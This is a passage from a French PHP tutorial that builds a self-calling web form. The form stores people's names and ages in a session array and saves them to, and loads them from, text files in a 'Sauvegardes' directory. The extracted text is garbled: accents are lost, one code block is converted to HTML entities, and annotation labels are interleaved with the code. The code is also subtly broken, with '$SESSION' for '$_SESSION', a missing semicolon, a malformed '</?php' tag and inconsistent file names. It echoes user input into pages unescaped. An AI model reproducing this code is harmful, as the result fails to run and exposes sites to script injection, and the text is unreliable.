    <!-- on ajoute le bouton terminer pour terminer la saisie -->
    <input type="reset" value="Effacer le formulaire" />
    <input type="submit" name="terminer" value="Terminer la Saisie" />
  </fieldset>
</form>
```

Les trois variables Nom, Prenom et Age sont transmises via la méthode POST.

#### 10.3.5.5.3.2.3 Le tableau des personnes, une variable de session

Chaque clic sur l'un des deux boutons « Valider cette personne » ou « Terminer la Saisie » appelle de nouveau le programme. Les variables Nom, Prenom et Age de la saisie sont transmises MAIS les autres variables ne sont pas conservées.

Or il est nécessaire de garder la liste des personnes saisies dans le tableau `tab_personnes` durant toute la session de travail. **Ainsi ce tableau doit être une variable de session.**

La fonction `session_start()` démarre une session, ce qui permet de mémoriser des variables dont la durée de vie est la session de travail (tant que le navigateur n'est pas fermé). **Elle doit être appelée dès le début du programme :**

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
// et afin de transmettre le tableau des personnes
session_start();
?>
```

Voici la partie du programme qui mémorise la variable de session `tab_personnes`.

```
$SESSION[ 'tab_personnes' ] [] =array($Nom,$Prenom,$Age) ;
```

Dans le cas où l'exécution du programme vient du bouton « Terminer la Saisie », il ne faut plus afficher le formulaire, mais le tableau de la liste des personnes.

Voici la partie du programme qui affiche le tableau `tab_personnes`.

Le début est du code HTML qui prépare l'entête du tableau (**sur fond vert**)

Chaque élément de la liste est affiché dans le tableau dans deux boucles `foreach` imbriquées (**sur fond jaune**).

```
<table summary="Tableau des personnes">
    <caption>Tableau des personnes</caption>
    <thead>
        <tr>
            <!-- entête du tableau -->
            <th>ID</th>
            <th>Nom</th>
            <th>Prénom</th>
            <th>Age</th>
        </tr>
    </thead>
    <?php
        if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau
        existe = au moins une saisie
    {
        $stab_personnes=$_SESSION['tab_personnes'];
        foreach ($stab_personnes as $ID => $une_personne)
        {
            echo "<tr>";
            echo "<td>$ID</td>";
            foreach ($une_personne as $Etiquette_Champ => $Val_Champ)
            {
                echo "<td>$Val_Champ</td>";
            }
            echo "</tr>";
        }
    }
    else // on affiche un message dans le tableau
    {
        echo "<td colspan=\"4\"><b>Aucune donnée à afficher</b></td>";
        echo "</tr>";
    }
    ?>
</table>
```

#### 10.3.5.5.3.2.4 La variable de session Afficher\_Messages\_Champs

Rappel :

Lorsque les champs sont vides, un message d'erreur apparaît après le formulaire, or lors du premier affichage de la page les champs sont vides, et pourtant il ne faut pas afficher de message d'erreur.

Pour résoudre le problème du **premier affichage**, qui ne doit afficher que le formulaire on utilise la **variable de session « Afficher\_Messages\_Champs »**.

Au moment d'afficher d'éventuels messages d'erreurs, on teste si la variable de session « **Afficher\_Messages\_Champs** » existe ou non.

- Si elle n'existe pas (premier affichage), on ne fait aucun affichage, mais on la crée pour que lors de la prochaine exécution on affiche des messages d'erreurs.
- Sinon, on affiche les messages d'erreurs.

Ainsi lors du premier affichage, aucun message d'erreur n'apparaît, mais si on valide sans rien saisir une nouvelle fois, l'exécution suivante affiche un message d'erreur.

Voici les lignes du programme qui utilise cette variable de session.

```
if (isset($_SESSION['Afficher_Messages_Champs']))  
{  
    // on vérifie que la saisie n'est pas vide  
    ...  
    // -----  
    // on affiche les éventuels messages d'erreur en cas de champs vides  
    // -----  
    ...  
}  
// ce n'est pas la première saisie : la variable indiquant d'afficher  
// les éventuels messages d'erreur est positionnée  
else  
{  
    $_SESSION['Afficher_Messages_Champs']="oui";  
}
```

#### 10.3.5.5.3.2.5 Le formulaire de saisie du nom du fichier de sauvegarde

Voici les lignes du programme `fichier_saisie_sauvegarde_web.php` qui affichent ce formulaire. Il se trouve juste après l'affichage du tableau des personnes.

```
if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau existe =  
au moins une saisie  
{  
    // -- on affiche le formulaire de saisie du nom du fichier de sauvegarde  
    ?>  
<br/>  
<form action="fichier_saisie_sauvegarde_web.php" method="post">  
    <fieldset>  
        <legend>Saisissez le nom du fichier de sauvegarde :</legend><br/>  
        Entre le nom du fichier (ex : liste_personnes) : <input type="text"  
name="NomFichier" size="20" maxlength="20" autofocus/><br/><br/>  
        <input type="submit" name="sauvegarder" value="Sauvegarder cette liste" />  
        <!-- on ajoute le bouton terminer pour terminer la saisie -->  
        <input type="reset" value="Effacer le nom du fichier" />  
    </fieldset>  
</form>  
<?php  
}
```

A la validation du formulaire par le bouton de type « submit », le programme `fichier_saisie_sauvegarde_web.php` est appelé : le programme s'appelle lui-même.

Seul le bouton « reset » n'est pas de type « submit », il n'appelle pas le programme et ne fait qu'effacer le nom du fichier.

#### 10.3.5.3.2.6 La sauvegarde dans le fichier

Voici les lignes du programme `fichier_saisie_sauvegarde_web.php` qui effectuent la sauvegarde du tableau des personnes.

```
<fieldset>
<legend>Message :</legend><br/>
<?php echo "Sauvegarde dans le fichier <b>$NomFichier</b> : "."<br
/>" ;?>
</fieldset>
<table summary="Tableau des personnes">
<caption>Tableau des personnes sauvegard&eacute;es</caption>
<thead>
<tr>
<!-- entête du tableau -->
<th>ID</th>
<th>Nom</th>
<th>Pr&eacute;nom</th>
<th>Age</th>
</tr>
</thead>
<?php
$nb_sauvegardes=0;
$tab_personnes=$_SESSION['tab_personnes'];
foreach ($tab_personnes as $ID => $une_personne)
{
    echo "<tr>";
    echo "<td>$ID</td>";
    // -- sauvegarde de l'ID ---
    fprintf($f1,"%d\t",$ID);
    foreach ($une_personne as $Etiquette_Champ => $Val_Champ)
    {
        echo "<td>$Val_Champ</td>";
        // -- sauvegarde de chaque élément ---
        fprintf($f1,"%s\t",$Val_Champ);
    }
    echo "</tr>";
    // -- sauvegarde d'une fin de ligne ---
    fprintf($f1,"\n");
    $nb_sauvegardes++;
}
?>
</table>
<?php
// -- fermeture du fichier de sauvegarde ---
echo "<br />Nombre de personnes sauvegard&eacute;es :
$nb_sauvegardes<br />";
fclose($f1);
```

#### 10.3.5.3.2.7 Gestion de l'erreur d'ouverture du fichier en écriture

Voici les lignes du programme `fichier_saisie_sauvegarde_web.php` qui gèrent l'erreur d'ouverture du fichier en écriture, et affichent les messages d'information.

```
// -- on prépare le nom du répertoire de sauvegarde ---
$repertoire_courant=realpath(".");
// $repertoire_sauvegarde="/tmp/";
$repertoire_sauvegarde="Sauvegardes/";
// -- on traite le nom du fichier ---
$elements_chemin=pathinfo($NomFichier);
$NomFichier=$repertoire_sauvegarde.$elements_chemin['filename'].".txt";
// -- ouverture du fichier en mode écriture ---
// -- on empêche l'affichage des messages d'erreurs du fopen avec @ ---
$f1 = @fopen($NomFichier, "wt");
if (! $f1) // --- erreur d'ouverture ---
{ // -- on affiche les messages d'erreur ---
$tab_erreurs=error_get_last();
$erreur_type=$tab_erreurs['type'];
$erreur_message=$tab_erreurs['message'];
$erreur_programme=$tab_erreurs['file'];
$erreur_ligne=$tab_erreurs['line'];
?>
<fieldset>
<legend>Erreur :</legend><br/>
<b>Sauvegarde impossible :</b> erreur d'ouverture du fichier <b><?php
echo $NomFichier; ?></b> en écriture ! <br /><br />
<b>Type de l'erreur :</b> <?php echo $erreur_type; ?><br />
<b>Message :</b> <?php echo $erreur_message; ?><br />
<b>Répertoire de sauvegarde :</b> <?php echo
$repertoire_courant."/". $repertoire_sauvegarde; ?><br /><br />
<b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
<b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
</fieldset>
<?php
```

Les erreurs produites lors du `fopen()` ne sont pas affichées grâce au « `@` » devant le `fopen()` (voir section 12.7.2).

La fonction `error_get_last()`, retourne un tableau indiquant les différents éléments de la dernière erreur rencontrée.

La fonction `realpath()` donne le chemin absolu du répertoire donné en argument « `.` » (voir la section des fonctions sur les fichiers 10.3.7).

*Raison de l'erreur :*

*L'erreur se produit quand il est impossible d'ouvrir le fichier en mode « `w` » (« `wt` » pour le mode texte avec transcription).*

*Or, dans notre exemple, pour que l'ouverture fonctionne il faut :*

- *que le répertoire **Sauvegardes** existe comme sous-répertoire du répertoire où est exécuté le programme.*
- *Que le propriétaire du serveur Apache en cours d'exécution ait le droit d'écrire dans ce répertoire*

Solution pour éviter cette erreur :

Voici les commandes UNIX à faire, une seule fois, pour créer le répertoire dans le répertoire où se trouve le programme (représenté par la syntaxe <répertoire du programme php>) :

`cd <répertoire du programme php>`

par exemple :

`cd /home/lery/www/CoursPHP/10_Types_Structures/10_3_Fichiers/10_3_5_Textes`

puis :

`mkdir Sauvegardes`

`chmod a+w Sauvegardes`

#### 10.3.5.3.3 Le programme complet

Voici le programme `fichier_saisie_sauvegarde_web.php`.

Les balises `<?php` et `?>` présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
// et afin de transmettre le tableau des personnes
session_start();
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Saisie de plusieurs personnes</title>
    <link href="chargement_sauvegarde_liste_personnes_1page.css" rel="stylesheet"
      type="text/css" />
  </head>
```

Feuille de style

```

<body>
<?php
define("WEB_EOL", "<br/>");
// -----
// si l'affichage de la page provient d'un sauvegarder, on sauvegarde
// -----
if (!empty($_POST['sauvegarder']))
{
    // --- on récupère le nom du fichier ---
    if (isset($_POST['NomFichier'])) $NomFichier = $_POST['NomFichier'] ;
    else $NomFichier      = '        ' ;
    if (empty($NomFichier))
    {
        ?>
<fieldset>
<legend>Message :</legend><br/>
<b>Sauvegarde impossible, le nom du fichier n'est pas indiqu&eacute; !</b><br />
</fieldset>
<?php
}
else
{ // -- on normalise le nom du fichier
    $NomFichier      = trim($NomFichier) ;
    $NomFichier      = preg_replace('/\s{2,}/', ' ', $NomFichier) ;
    $NomFichier      = strtolower($NomFichier) ;
    $NomFichier      = str_replace(' ', '_', $NomFichier) ;
    // -- on prépare le nom du répertoire de sauvegarde ---
    $repertoire_courant=realpath(".");
    // $repertoire_sauvegarde="/tmp/";
    $repertoire_sauvegarde="Sauvegardes/";
    // -- on traite le nom du fichier ---
    $elements_chemin=pathinfo($NomFichier);
    $NomFichier=$repertoire_sauvegarde.$elements_chemin['filename'].".txt";
}

// -- ouverture du fichier en mode
// -- on empêche l'affichage des messages d'erreurs du fopen avec @ --
$f1 = @fopen($NomFichier, "wt");

if (! $f1) // --- erreur d'ouverture ---
{ // -- on affiche les messages d'erreur ---
    $tab_erreurs=error_get_last();
    $erreur_type=$tab_erreurs['type'];
    $erreur_message=$tab_erreurs['message'];
    $erreur_programme=$tab_erreurs['file'];
    $erreur_ligne=$tab_erreurs['line'];
    ?>
<fieldset>
<legend>Erreur :</legend><br/>
<b>Sauvegarde impossible :</b> erreur d'ouverture du fichier <b><?php
echo $NomFichier; ?></b> en écriture ! <br /><br />
<b>Type de l'erreur :</b> <?php echo $erreur_type; ?><br />
<b>Message :</b> <?php echo $erreur_message; ?><br />
<b>Répertoire de sauvegarde :</b> <?php echo
$repertoire_courant."/". $repertoire_sauvegarde; ?><br /><br />
<b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
<b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
</fieldset>
<?php
}

```

Message quand le nom du fichier est vide

Normalisation du nom du fichier

Informations sur le répertoire et le fichier

Ouverture du fichier

Traitement des erreurs d'ouverture

```
else // -- on affiche le r  sultat de la sauvegarde ---
{
?>
<fieldset>
<legend>Message :</legend><br/>
<?php echo "Sauvegarde dans le fichier <b>$NomFichier</b> : "."<br
/>" ; ?>
</fieldset>

<table summary="Tableau des personnes">
<caption>Tableau des personnes sauvegard  es</caption>
<thead>
<tr>
<!-- ent  te du tableau --&gt;
&lt;th&gt;ID&lt;/th&gt;
&lt;th&gt;Nom&lt;/th&gt;
&lt;th&gt;Pr  nom&lt;/th&gt;
&lt;th&gt;Age&lt;/th&gt;
&lt;/tr&gt;
&lt;/thead&gt;
&lt;?php
$nb_sauvegardes=0;
$tab_personnes=$_SESSION['tab_personnes'];
foreach ($tab_personnes as $ID =&gt; $une_personne)
{
    echo "&lt;tr&gt;";
    echo "&lt;td&gt;$ID&lt;/td&gt;";
    // -- sauvegarde de l'ID ---
    fprintf($f1,"%d\t",$ID);
    foreach ($une_personne as $Etiquette_Champ =&gt; $Val_Champ)
    {
        echo "&lt;td&gt;$Val_Champ&lt;/td&gt;";
        // -- sauvegarde de chaque lment ---
        fprintf($f1,"%s\t",$Val_Champ);
    }
    echo "&lt;/tr&gt;";
    // -- sauvegarde d'une fin de ligne ---
    fprintf($f1,"\n");
    $nb_sauvegardes++;
}
?&gt;
&lt;/table&gt;

&lt;?php
// -- fermeture du fichier de sauvegarde ---
echo "&lt;br /&gt;Nombre de personnes sauvegard  es :
$nb_sauvegardes&lt;br /&gt;";

fclose($f1);
}
}</pre>

Message r  sum   du nom du fichier de sauvegarde



Tableau r  sum   de la sauvegarde



Message r  sum   du nombre de personnes sauvegard  es


```

```

// -----
// si l'affichage de la page provient d'un terminer, on affiche le tableau
// -----
elseif (!empty($_POST['terminer']))
{
    ?>
<table summary="Tableau des personnes">
    <caption>Tableau des personnes</caption>
    <thead>
        <tr>
            <!-- entête du tableau -->
            <th>ID</th>
            <th>Nom</th>
            <th>Prénom</th>
            <th>Age</th>
        </tr>
    </thead>
    <?php
        if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau
existe = au moins une saisie
        {
            $stab_personnes=$_SESSION['tab_personnes'];
            foreach ($stab_personnes as $ID => $une_personne)
            {
                echo "<tr>";
                echo "<td>$ID</td>";
                foreach ($une_personne as $Etiquette_Champ => $Val_Champ)
                {
                    echo "<td>$Val_Champ</td>";
                }
                echo "</tr>";
            }
        }
        else // on affiche un message dans le tableau
        {
            echo "<td colspan=\"4\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
            echo "</tr>";
        }
    </?php
    if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau
existe = au moins une saisie
    {
        // -- on affiche le formulaire de saisie du nom du fichier de sauvegarde
        ?>
        <br/>
        <form action="fichier_saisie_sauvegarde_web.php" method="post">
            <fieldset>
                <legend>Saisissez le nom du fichier de sauvegarde :</legend><br/>
                Entrez le nom du fichier (ex : liste_personnes) : <input type="text"
name="NomFichier" size="20" maxlength="20" autofocus/><br/><br/>
                <input type="submit" name="sauvegarder" value="Sauvegarder cette liste"
/>
                <!-- on ajoute le bouton terminer pour terminer la saisie -->
                <input type="reset" value="Effacer le nom du fichier" />
            </fieldset>
        </form>
    <?php
    }
}

```

Affichage du tableau de la liste des personnes

Début du tableau HTML

Entête du tableau

Chaque ligne du tableau

Tableau vide = message d'erreur

Fin du tableau HTML

Formulaire de saisie du fichier de sauvegarde

```

// -----
// sinon on affiche le formulaire et les informations complémentaires
// -----
else
{
    ?>
    <!--

    --- on affiche le formulaire ---
    -->

```

*Formulaire*

```

<form action="fichier_saisie_sauvegarde_web.php" method="post">
    <fieldset>
        <legend>Saisissez les donn&eacute;es d'une nouvelle
        personne :</legend><br/>
        Entrez un nom (ex : Dupont) : <input type="text" name="Nom" size="20"
        maxlength="20" autofocus/><br/><br/>
        Entrez un pr&eacute;nom (ex : Jean) : <input type="text" name="Prenom"
        size="40" maxlength="40" /><br/><br/>
        Entrez un &acirc;ge (ex : 28) : <input type="text" name="Age" size="3"
        maxlength="3" pattern="[1-9][0-9]{1,2}" /><br/><br/>
        <input type="submit" name="valider" value="Valider cette personne" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
        <input type="submit" name="terminer" value="Terminer la Saisie" />
    </fieldset>
</form>
<?php
// -----
// on affiche sous le formulaire le résultat du traitement précédent
// - soit le rangement dans le tableau tab_personnes
// - soit un message d'erreur (sauf pour le premier affichage)
// -----

```

*Récupération des données Nom, Prenom et Age transmises par POST*

```

// --- on récupère les valeurs saisies
if (isset($_POST['Nom'])) $Nom = $_POST['Nom'];
else $Nom = ' ' ;
if (isset($_POST['Prenom'])) $Prenom = $_POST['Prenom'];
else $Prenom = ' ' ;
if (isset($_POST['Age'])) $Age = $_POST['Age'] ;
else $Age = ' ' ;
// --- traitement des données saisies ---
// suppression des espaces au débout, à la fin
// et des espaces multiples
// remplacement du caractère espace par un moins pour les noms et
prénoms composés
// -- Nom --

```

*Traitement et normalisation des données transmises par POST*

```

$Nom = trim($Nom) ;
$Nom = preg_replace('/\s{2,}/', ' ', $Nom) ;
$Nom = strtolower($Nom) ;
$Nom = ucwords($Nom) ;
$Nom = str_replace(' ', '-', $Nom) ;
// -- Prenom --
$Prenom = trim($Prenom) ;
$Prenom = preg_replace('/\s{2,}/', ' ', $Prenom) ;
$Prenom = strtolower($Prenom) ;
$Prenom = ucwords($Prenom) ;
$Prenom = str_replace(' ', '-', $Prenom) ;
// -- Age --
$Age = trim($Age) ;
$Age = preg_replace('/\s{2,}/', ' ', $Age) ;

```

```

// si ce n'est pas la première saisie
if (isset($_SESSION['Afficher_Messages_Champs']))
{
    // on vérifie que la saisie n'est pas vide
    if (!empty($Nom) && !empty($Prenom) && !empty($Age) )
    {
        $Age = intval($Age)
        if (($Age == 0) || (!((($Age >0)&&($Age <120)))) echo "Le champ Age est
        invalide".WEB_EOL;
        else
        {
            ?>
            <table summary="Rangement dans le tableau">
                <caption>Dernière personne saisie</caption>
                <thead>
                    <tr>
                        <!-- entête du tableau -->
                        <th>Nom</th>
                        <th>Prénom</th>
                        <th>Age</th>
                    </tr>
                </thead>
                <tr>
                    <td><?php echo $Nom ; ?></td>
                    <td><?php echo $Prenom ; ?></td>
                    <td><?php echo $Age ; ?></td>
                </tr>
            </table>
            <?php
            // -----
            // --- rangement dans le tableau tab_personnes de la session ---
            //
            $_SESSION['tab_personnes'][]=array($Nom,$Prenom,$Age) ;
        }
        //
        // on affiche les éventuels messages d'erreur en cas de champs vides
        //
        else
        {
            echo "<fieldset>";
            echo "<legend>Valeurs à renseigner :</legend><br/>";
            if (empty($Nom)) echo "Le champ Nom est vide".WEB_EOL;
            if (empty($Prenom)) echo "Le champ Prénom est vide".WEB_EOL;
            if (empty($Age)) echo "Le champ Age est vide".WEB_EOL;
            if ($Age == 0) echo "Le champ Age est invalide".WEB_EOL;
            echo "</fieldset>";
        }
    }
    // ce n'est pas la première saisie : la variable indiquant d'afficher
    // les éventuels messages d'erreur est positionnée
    else
    {
        $_SESSION['Afficher_Messages_Champs']="oui";
    }
}
?>
</body>
</html>

```

Affichage après le formulaire

Affichage des données transmises par POST correspondant à la saisie qui vient d'être validée

Mémorise de la nouvelle personne dans le tableau

Affichage des messages d'erreurs

#### 10.3.5.3.4 La feuille de style

Voici le fichier `chargement_sauvegarde_liste_personnes_1page.css`, utilisé par le programme précédent.

```
/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;}
}
===== */
/* === style pour le formulaire === */
===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
  background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
  background-color:#FCDEDE;
  box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
  background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
  background-color:#FFFFFF3;
}
body {
  font-family:Arial;
  font-size:90%;}
}
form {
  background-color:#FAFAFA;
  padding:10px;
  width:600px;
}
label {
  margin-top:10px;
}
label.inline {
  display:inline;
  margin-right:50px;
}
input, textarea, select, option {
  background-color:#FFF3F3;
}
input, textarea, select {
  padding:3px;
  border:1px solid #F5C5C5;
  border-radius:5px;
  box-shadow:1px 1px 2px #C0C0C0 inset;
  text-align:right;
  font-size:90%;}
}
select {
  margin-top:10px;
}
input[type=radio] {
  background-color:transparent;
  border:none;
  width:10px;
}
```

```
input[type=submit], input[type=reset] {
    width:150px;
    margin-left:5px;
    box-shadow:1px 1px 1px #D83F3D;
    cursor:pointer;
    text-align:center;
}
/* ===== */
/* === style pour le fieldset === */
/* ===== */
fieldset {
    padding:0 20px 20px 20px;
    margin-bottom:10px;
    border:1px solid #DF3F3F;
}
legend {
    color:#DF3F3F;
    font-weight:bold
}
/* ===== */
/* === style pour le tableau === */
/* ===== */
table {
    border:2px solid #DF3F3F;
    border-collapse:collapse;
    width:850px;
    margin-left: 10px;
    margin-right: auto;
}
thead, tfoot {
    background-color:#D0E3FA;
    border:1px solid #DF3F3F;
    text-align:center;
}
tbody {
    background-color:#FFFFFF;
    border:1px solid #DF3F3F;
}
th {
    font-family:Arial;
    border:1px solid #DF3F3F;
    padding:5px;
    background-color:#FFF3F3;
    width:20%;
    text-align:center;
}
td {
    font-family:Arial;
    font-size:90%;
    border:1px solid #DF3F3F;
    padding:5px;
    text-align:center;
}
caption {
    font-family:Arial;
    font-size:120%;
    text-align:center;
    color:#DF3F3F;
    font-weight:bold
}
```

#### 10.3.5.4.4 Exemple de lecture d'un fichier via le Web

##### 10.3.5.4.4.1 Principe

La cible de cet exemple est de reprendre lire le fichier texte généré par le programme de sauvegarde précédent (section 10.3.5.3).

**On saisit le nom du fichier à lire, et la liste des personnes contenues dans ce fichier est affichée à l'écran sur une nouvelle page : On affiche un message rappelant le nom du fichier de chargement, suivi du tableau des personnes lues, puis de leur nombre.**

Nous montrons comment faire le chargement à partir d'un fichier et présentons les contraintes d'accès (droit d'accès) qui en découle.

##### 10.3.5.4.2 Architecture du programme

###### 10.3.5.4.2.1 Problématique

Ce programme **s'appelle lui-même à la validation du nom du fichier de chargement** et présente sur une nouvelle page : le nom du fichier de chargement, la liste des personnes lues, le nombre de personnes.

Voici les écrans proposés par ce programme PHP :


###### 1. Un formulaire de saisie doit permettre de saisir le nom du fichier :

Comme cela est présenté sur la figure suivante :

The screenshot shows a simple web form enclosed in a red border. At the top, there is a red text box containing the placeholder "Saisissez le nom du fichier à charger :". Below it is a text input field with the placeholder "Entrez le nom du fichier (ex : liste\_personnes) :". To the right of the input field is a red button labeled "liste\_personnes". At the bottom left is a red button labeled "Charger le fichier", and at the bottom right is a red button labeled "Effacer le nom du fichier".

**2. A la validation du chargement, une page résumé apparaît. Elle présente :**

- Un message rappelant le nom du fichier de chargement. Le fichier sera trouvé dans le sous-répertoire « Sauvegardes », l'extension « .txt » sera ajoutée au nom du fichier, ou bien remplacera l'éventuelle extension saisie ;
- Un tableau récapitulatif des personnes lues ;
- Le nombre de personnes lues.



**3. Si le chargement rencontre un problème, comme l'impossibilité de lire le fichier, l'écran suivant apparaît et présente :**

- Un message indiquant que le chargement est impossible, en rappelant le nom du fichier ;
- L'interprétation des différentes erreurs retournées par le système ;
- Le nom du programme PHP ayant rencontré l'erreur.
- La ligne du programme PHP sur laquelle se produit cette erreur.

Par exemple :

**Erreur :**

Chargement impossible : erreur d'ouverture du fichier **Sauvegardes/liste\_personnes.txt** en lecture !

Type de l'erreur : 2  
Message : fopen(Sauvegardes/liste\_personnes.txt): failed to open stream: Permission denied  
Répertoire de Chargement : /Users/lery/Sites/CoursPHP/10\_Types\_Structures/10\_3\_Fichiers/10\_3\_5\_Fichiers\_Textes /Sauvegardes/

Programme PHP : /Users/lery/Sites/CoursPHP/10\_Types\_Structures/10\_3\_Fichiers/10\_3\_5\_Fichiers\_Textes /fichier\_affichage\_chargement\_web.php  
A la ligne : 52

La logique du programme (algorithme) est :

- On teste le contexte d'exécution :
  - Si l'exécution vient d'un « Charger le fichier », on lit le fichier et on range les personnes lues dans le tableau des personnes (variable de session), et on les affiche ;
  - Sinon on affiche le formulaire de saisie du nom du fichier.
- L'exécution vient du bouton « Charger le fichier » :
  - On teste si le nom du fichier a été indiqué dans le formulaire ;
    - S'il n'est pas indiqué, on affiche un message d'erreur ;
    - Sinon on effectue le chargement.
      - Si l'ouverture du fichier en lecture échoue, on affiche les messages d'erreur récupérés par le système ;
      - Sinon on affiche le nom du fichier de chargement, la liste des personnes lues, puis leur nombre. On sauvegarde cette liste dans un tableau.
- L'exécution ne vient pas du bouton « Charger le fichier » :
  - On affiche le formulaire de saisie du nom du fichier ;

Voici les parties du programme qui mettent en œuvre cet algorithme.

#### 10.3.5.4.2.2 Le formulaire de saisie du nom du fichier

Voici les lignes du programme `fichier_affichage_changement_web.php` qui affichent le formulaire.

A la validation du formulaire par le bouton de type « submit », le programme `fichier_affichage_changement_web.php` est appelé : le programme s'appelle lui-même.

Le bouton « reset » n'est pas de type « submit », il n'appelle pas le programme et ne fait qu'effacer les champs du formulaire.

```
<form action="fichier_affichage_changement_web.php" method="post">
  <fieldset>
    <legend>Saisissez le nom du fichier &grave; charger :</legend><br/>
    Entrez le nom du fichier (ex : liste_personnes) : <input type="text"
    name="NomFichier" size="20" maxlength="20" autofocus/><br/><br/>
    <input type="submit" name="charger" value="Charger le fichier" />
    <!-- on ajoute le bouton terminer pour terminer la saisie -->
    <input type="reset" value="Effacer le nom du fichier" />
  </fieldset>
</form>
```

La variable NomFichier est transmise via la méthode POST.

#### 10.3.5.4.2.3 Le chargement du fichier

Voici les lignes du programme `fichier_affichage_chargement_web.php` qui effectuent le chargement du fichier dans le tableau des personnes.

```
$nb_Chargements=0;
while ($Tab_Info=fscanf($f1,"%d\t%s\t%s\t%d"))
{
    list ($ID,$Nom,$Prenom,$Age) = $Tab_Info;
    $_SESSION['tab_personnes'][$ID]=array($Nom,$Prenom,$Age) ;
    $nb_Chargements++;
    echo "<tr>";
    echo "<td>$ID</td>";
    echo "<td>$Nom</td>";
    echo "<td>$Prenom</td>";
    echo "<td>$Age</td>";
    echo "</tr>";
}
```

#### 10.3.5.4.2.4 Gestion de l'erreur d'ouverture du fichier en lecture

Voici les lignes du programme `fichier_affichage_chargement_web.php` qui gèrent l'erreur d'ouverture du fichier en lecture, et affichent les messages d'information.

```
// -- on normalise le nom du fichier --
$NomFichier = trim($NomFichier);
$NomFichier = preg_replace('/\s{2,}/', ' ', $NomFichier);
$NomFichier = strtolower($NomFichier);
$NomFichier = str_replace(' ', '_', $NomFichier);

// -- on prépare le nom du répertoire de Chargement ---
$repertoire_courant=realpath(".");
// $repertoire_chargement="/tmp/";
$repertoire_chargement="Sauvegardes/";

// -- on traite le nom du fichier ---
$elements_chemin=pathinfo($NomFichier);
$NomFichier=$repertoire_chargement.$elements_chemin['filename'].".txt";

// -- ouverture du fichier en mode lecture ---
// -- on empêche l'affichage des messages d'erreurs du fopen avec @ ---
$f1 = @fopen($NomFichier, "rt");
if (! $f1) // --- erreur d'ouverture ---
{ // -- on affiche les messages d'erreur ---
    $tab_erreurs=error_get_last();
    $erreur_type=$tab_erreurs['type'];
    $erreur_message=$tab_erreurs['message'];
    $erreur_programme=$tab_erreurs['file'];
    $erreur_ligne=$tab_erreurs['line'];
    ?>
    <fieldset>
        <legend>Erreur :</legend><br/>
        <b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php
echo $NomFichier; ?></b> en lecture ! <br /><br/>
            <b>Type de l'erreur :</b> <?php echo $erreur_type ; ?><br />
            <b>Message :</b> <?php echo $erreur_message; ?><br />
            <b>Répertoire de Chargement :</b> <?php echo
$repertoire_courant."/". $repertoire_chargement; ?><br /><br />
            <b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
            <b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
        </fieldset>
    <?php
```

Les erreurs produites lors du `fopen()` ne sont pas affichées grâce au « @ » devant le `fopen()` (voir section 12.7.2).

La fonction `error_get_last()`, retourne un tableau indiquant les différents éléments de la dernière erreur rencontrée.

La fonction `realpath()` donne le chemin absolu du répertoire donné en argument « . » (voir la section des fonctions sur les fichiers 10.3.7).

*Raison de l'erreur :*

*L'erreur se produit quand il est impossible d'ouvrir le fichier en mode « r » (« rt » pour le mode texte avec transcription).*

*Or, dans notre exemple, pour que l'ouverture fonctionne il faut :*

- *que le répertoire **Sauvegardes** existe comme sous-répertoire du répertoire où est exécuté le programme ;*
- *Que le propriétaire du serveur Apache en cours d'exécution ait le droit de traverser (ou de se déplacer) dans ce répertoire ;*
- *Que le propriétaire du serveur Apache en cours d'exécution ait le droit de lire le fichier de chargement.*

*Solution pour éviter cette erreur :*

